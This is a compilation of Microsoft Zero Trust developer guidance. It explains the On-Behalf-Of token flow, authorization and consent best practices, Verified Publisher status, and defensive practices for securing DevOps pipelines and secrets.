
The animation below shows the Client App giving the access token to the Original API. The Original API fully validates and inspects the access token to determine the identity of the Client App's user.



Original API performs token validation and enforcement


The next animation shows that, after the Client App gives the access token to the Original API, the Original API performs token validation and enforcement. If all is good,

the API will proceed and service the request for the Client App.




Original API can't use access token to call Downstream API

The following animation shows that the Original API now wants to call a Downstream API. However, the Original API can't use the access token to call the Downstream API.




Original API goes back to Azure AD

In the animation below, the Original API needs to go back to Azure AD. It needs an access token to call the Downstream API on behalf of the user.




The next animation shows the Original API providing the token that the Original API received from the Client App and the Original API's client credentials.



Azure AD will check for things like consent or conditional access enforcement. You may have to go back to your calling client and provide a reason for not being able to get the token. You would typically use a claims challenge process to go back to the calling application with information regarding consent not being received (such as being related to conditional access policies).


Azure AD performs checks

In the following animation, Azure AD performs its checks. If everything is okay, Azure AD will issue an access token to the Original API to call the Downstream API on behalf of the user.




Original API has user context with On-Behalf-Of flow

The animation below illustrates the On-Behalf-Of flow (OBO) process that allows an API to continue to have the user context as it calls Downstream API.



Original API calls Downstream API


In the next animation, we call the Downstream API. The token that the Downstream API receives will have the proper audience (aud) claim that indicates the Downstream API.



The token will include the scopes for granted consent and the original app user identity. The Downstream API can properly implement effective permissions to ensure that the identified user has permission to accomplish the requested task. You'll want to use the on behalf of flow to acquire tokens for an API to call another API to make sure that user context passes to all Downstream APIs.

Best option: Original API performs On-Behalf-Of flow

This last animation shows that the best option is for the Original API to perform On-Behalf-Of flow (OBO). If the Downstream API receives the correct token, it will be able to correctly respond.



When an API is acting on behalf of a user and needs to call another API, the API must use OBO to acquire a delegated permission access token to call the Downstream API on behalf of the user. APIs should never use application permissions to call Downstream APIs when the API is acting on behalf of a user.

Next steps

- Microsoft identity platform authentication flows & app scenarios describes authentication flows and the application scenarios in which they're used.
- API Protection describes best practices for protecting your API through registration, defining permissions and consent, and enforcing access to achieve your Zero Trust goals.
- Example of API protected by Microsoft identity consent framework helps you to design least privilege application permissions strategies for the best user experience.
- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- The Secure custom APIs with Microsoft Identity Learn module explains how to secure a web API with Microsoft identity and how to call it from another application.
- Security best practices for application properties describes redirect URI, access tokens (used for implicit flows), certificates and secrets, application ID URI, and application ownership.
- Microsoft identity platform authentication libraries describes Microsoft Authentication Library support for various application types.

Authorization best practices

Article • 02/25/2023 • 5 minutes to read

As you learn to develop using Zero Trust principles, this article continues from Acquiring authorization to access resources, Developing delegated permissions strategy, and Developing application permissions strategy. It will help you, as a developer, to implement the best authorization, permission, and consent models for your applications.

You can implement authorization logic within applications or solutions that require access control. When authorization approaches rely on information about an authenticated entity, an application can evaluate information that is exchanged during authentication (for example, information provided within a security token). When a security token doesn't contain information, an application can make calls to external resources.

You don't have to embed authorization logic entirely within your application. You can use dedicated authorization services to centralize authorization implementation and management.

Best practices for permissions

The most widely adopted applications in Azure Active Directory (Azure AD) follow consent and authorization best practices. Review Best practices for working with Microsoft Graph and Microsoft Graph permissions reference to learn how to be thoughtful with your permission requests.

- **Apply least privilege.** Only request necessary permissions. Use incremental consent to request granular permissions just in time. Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive policies, and data protection.

- **Use the correct permission type based on scenarios**. Avoid using both application and delegated permissions in the same app. If you're building an interactive application where a signed-in user is present, your application should use *delegated permissions*. If, however, your application runs without a signed-in user, such as a background service or daemon, your application should use *application permissions*.

- **Provide terms of service and privacy statements.** The user consent experience surfaces your terms of service and privacy statement to users to help them know

that they can trust your app. They're especially critical for user-facing multi-tenant apps.

When to request permission

Some permissions require an administrator to grant consent within a tenant. They can use the admin consent endpoint to grant permissions to an entire tenant. There are three models that you can follow to request permissions or scopes.

- **Implement dynamic user consent at sign-in or first access token request.** Dynamic user consent doesn't require anything in your app registration. You can define the scopes that you need under certain conditions (for example, when you sign in a user for the first time). After you request that permission and receive consent, you won't need to request permission. However, if you haven't received dynamic user consent at sign-in or first access, then it goes through the permission experience.

- **Request incremental user consent as needed.** With incremental consent combined with dynamic user consent, you don't have to request all of the permissions at any one time. You can request a few permissions and then, as the user moves to different functionality in your application, you'll request more consent. This approach can increase the user's comfort level as they incrementally grant permissions to your application. For example, if your application requests OneDrive access, it may arouse suspicion if you're also requesting Calendar access. Instead, later ask the user to add Calendar reminders against their OneDrive.

- **Use the `/.default` scope.** The `/.default` scope effectively mimics the old default experience that looked at what you put in the application registration, figured out what consents you needed, and then asked for all of the consents not yet granted. It doesn't require you to include the permissions that you need in your code because they're in your app registration.

Becoming a Verified Publisher


Microsoft customers sometimes describe difficulty in deciding when to allow an application to access the Microsoft identity platform by signing in a user or calling an API. While adopting Zero Trust principles, they want:

- Increased visibility and control.
- More proactive and easier reactive decisions.
- Systems that keep data safe and reduce the decision burden.

- Accelerated app adoption for trustworthy developers.
- Restricted consent to apps with low-risk permissions that are publisher verified.

While access to data in APIs like Microsoft Graph allows you to build rich applications, your organization or your customer will evaluate the permissions that your app requests along with your app's trustworthiness.

Becoming a Microsoft Verified Publisher helps you to give your customers an easier experience in accepting your application requests. When an application comes from a verified publisher, users, IT Pros, and customers know that it comes from someone with whom Microsoft has a business relationship. A blue checkmark appears next to the publisher's name (component #5 in the **Permissions requested** consent prompt example below; see component table at Azure AD application consent experience). The user can select the verified publisher from the consent prompt to view more information.



When you're a verified publisher, users and IT pros gain trust in your application because you're a verified entity. Publisher verification provides improved branding for your application, and increased transparency, reduced risk, and smoother enterprise adoption for your customers.

Next steps

- Developing delegated permissions strategy helps you to implement the best approach for managing permissions in your application and develop using Zero Trust principles.
- Developing application permissions strategy helps you to decide upon your application permissions approach to credential management.
- Use Zero Trust identity and access management development best practices in your application development lifecycle to create secure applications.
- Security best practices for application properties describes redirect URI, access tokens, certificates and secrets, application ID URI, and application ownership.
- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles to improve flexibility and control while increasing application zero trust security with least privilege.
- API Protection describes best practices for protecting your API through registration, defining permissions and consent, and enforcing access to achieve your Zero Trust goals.
- Acquiring authorization to access resources helps you to understand how to best ensure Zero Trust when acquiring resource access permissions for your application.


Securing DevOps environments for Zero Trust

Article • 11/11/2022 • 2 minutes to read

Securing DevOps environments is no longer a choice for developers. Hackers are shifting left so you must implement Zero Trust principles that include verify explicitly, use least privilege access, and assume breach in DevOps environments.

This article describes best practices for securing your DevOps environments with a Zero Trust approach for preventing hackers from compromising developer boxes, infecting release pipelines with malicious scripts, and gaining access to production data via test environments.

Our Securing Enterprise DevOps Environments eBook features the following visualization of the developer, DevOps platform, and application environments along with the potential security threats for each.



Notice in the above diagram how connections between environments and to external integrations expand the threat landscape. These connections can increase opportunities for hackers to compromise the system.

Bad actors are stretching across the enterprise to compromise DevOps environments, gain access, and unlock new dangers. Attacks go beyond the typical breadth of cyber

security breaches to inject malicious code, assume powerful developer identities, and steal production code.

As companies transition to ubiquitous, work-from-anywhere scenarios, they must strengthen device security. Cyber security offices may lack consistent understanding of where and how developers secure and build code. Attackers take advantage of these weaknesses with remote connection hacks and developer identity thefts.

DevOps tools are key entry points for hackers, from pipeline automation to code validation and code repositories. If bad actors infect code before it reaches production systems, in most cases, it can pass through cyber security checkpoints. To prevent compromise, ensure that your development teams are engaged with peer reviews, security checks with IDE security plugins, secure coding standards, and branch review.

Cyber security teams aim to prevent attackers from sieging production environments. However, environments have widened to include supply chain tools and products. Breach of third-party open-source tools can heighten global cyber security risks.

Learn more about developer-specific articles with the following **DevSecOps** articles in the Developer guidance section of the Zero Trust Guidance Center:

- Securing the DevOps platform environment helps you to implement Zero Trust principles in your DevOps platform environment and highlights best practices for secret and certificate management.
- Securing the developer environment helps you to implement Zero Trust principles in your development environments with best practices for least privilege, branch security, and trusting tools, extensions, and integrations.
- Embedding Zero Trust security into your developer workflow helps you to innovate quickly and securely.

Next steps

- Accelerate and secure your code with Azure DevOps with tools that give developers the fastest and most secure code to cloud experience.
- Sign up for Azure Developer CLI, an open-source tool that accelerates the time it takes to get started on Azure.
- Configure Azure to trust GitHub's OIDC as a federated identity. OpenID Connect (OIDC) allows your GitHub Actions workflows to access resources in Azure without needing to store the Azure credentials as long-lived GitHub secrets.
- The DevOps resource center helps you with DevOps practices, Agile methods, Git version control, DevOps at Microsoft, and how to assess your organization's

DevOps progress.

- Learn how the Microsoft DevSecOps solution integrates security into every aspect of the software delivery lifecycle to enable DevSecOps, or secure DevOps, for apps on the cloud (and anywhere) with Azure and GitHub.
- Implement Zero Trust principles as described in memorandum 22-09 (in support of US executive order 14028, Improving the Nation's Cyber Security) by using Azure Active Directory (Azure AD) as a centralized identity management system.


Securing the DevOps platform environment for Zero Trust

Article • 11/11/2022 • 4 minutes to read

This article will help you, as a DevOps team member, to implement the Zero Trust principle of least privilege and secure the DevOps platform environment. It features content from our Securing Enterprise DevOps Environments eBook and highlights best practices for secret and certificate management.

Modern enterprises rely on DevOps platforms for deployment, including pipelines and production environments that developers require to be productive. In the past, application security methods didn't consider the increased attack surface that present day pipelines and production environments expose. As hackers shift left and target upstream tools, you need innovative approaches to secure your DevOps platform environments.

In the diagram below, notice that the DevOps platform environment connects to the application environment and to continuous integration and continuous delivery (CI/CD) pipeline extensions.



CICD pipeline extensions present hackers with opportunities to engage in privilege escalations from the application environment. Extensions and integrations increase attack surface vulnerabilities. It's critical to defend against malware intrusion threats.

How and why attackers target pipelines


Pipelines and production environments may be independent of standard application security practices and processes. They typically require high-level access credentials that can provide deep and meaningful access to attackers.

While attackers find new ways to compromise systems, the most common attack vectors for pipelines include:

- Extracting runtime variables and argument injection.
- Scripts that retrieve service principles or credentials from pipelines.
- Misconfigured personal access tokens that allow anyone with the key to access the DevOps platform environment.
- Vulnerabilities and misconfigurations in third-party integrated tools that require access to the code (often read-only, but sometimes write access). Integrated tools can include test frameworks, static application security testing (SAST), and dynamic application security testing (DAST).

Best practices for secret and certificate management

Avoiding a catastrophic breach can be as simple as effective secret management. The diagram below illustrates an example of effective secret, password, access token, and certificate management.



As shown in the above diagram, the developer starts a build for a customer request. GitHub then starts a runner with a Vault App Role's role ID and secret ID. The Trusted Entity periodically requests a new secret ID from the Vault and gets the GitHub Secret secret ID from GitHub. The Vault uses the GitHub Secrets role ID and secret ID to sign in and get code-signing assets. The Runner customizes and code-signs the mobile app.

The following best practices will help you to build a secure setup that minimizes secret and parameter exposure.

- **Provide secure storage for secrets and certificates at each application lifecycle stage.** Always develop as if it's an open-source project. Ensure that teams are

storing secrets in key vaults rather than in the code or on team environments. Use the Azure Key Vault cloud service for securely storing and accessing secrets.

- **Configure Azure to trust GitHub's OIDC as a federated identity.** OpenID Connect (OIDC) allows your GitHub Actions workflows to access resources in Azure without needing to store the Azure credentials as long-lived GitHub secrets.

More best practices for DevOps environment security

To help defend against security incidents, below are more best practices to fortify your DevOps platform environments. Find a detailed discussion of these recommendations in our Securing Enterprise DevOps Environments eBook.

- **Equip every DevOps platform environment with audit trails.** Review audit logs to track who gained access, what change occurred, and the date/time for any active system. Specifically include DevOps platforms with CI/CD pipelines that flow into production. Audit trails for DevOps tools provide robust ways to remediate threats quicker, find and alert on suspicious activities to possible breaches or vulnerabilities, and find potential data or privilege misuse. Ensure granular control and audit trails are available across each environment.
- **Secure the software supply chain.** With every library you bring into your codebase, you expand the software supply chain and inherit dependencies from each open-source project or tool. With caution, remove unnecessary libraries and open-source components to reduce the attack surface of your software supply chain.
- **Automate Infrastructure-as-Code (IaC) template scans.** With IaC environments, it's easy to scan for misconfigurations, compliance audits, and policies issues. Implementing compliance checks and access controls raises the security posture of your entire infrastructure. Verify the security of third-party tool integrations that fulfill automation system requirements.
- **Automate approval workflows.** For any approval workflow to push code into production, certain automatic or manual checks must confirm security, business value, status, and quality of each request. These checks function as a gate between development and production to prevent denial-of-service attacks and hackers injecting code into production environments without flagging or triggering an alert.
- **Allow only verified DevOps tool integrations.** As in developer environments, DevOps tools come with extensions and integrations to make the DevOps team efficient and secure. Confirm that verified integrations require the least privilege possible to execute their work. Implement least privilege access when possible and

ensure the right level of read/write permissions. Learn how to disable or limit GitHub Actions for your organization.

Next steps

- Securing the developer environment helps you to implement Zero Trust principles in your development environments with best practices for least privilege, branch security, and trusting tools, extensions, and integrations.
- Embedding Zero Trust security into your developer workflow helps you to innovate quickly and securely.
- Securing DevOps environments for Zero Trust describes best practices for securing your DevOps environments with a Zero Trust approach for preventing hackers from compromising developer boxes, infecting release pipelines with malicious scripts, and gaining access to production data via test environments.
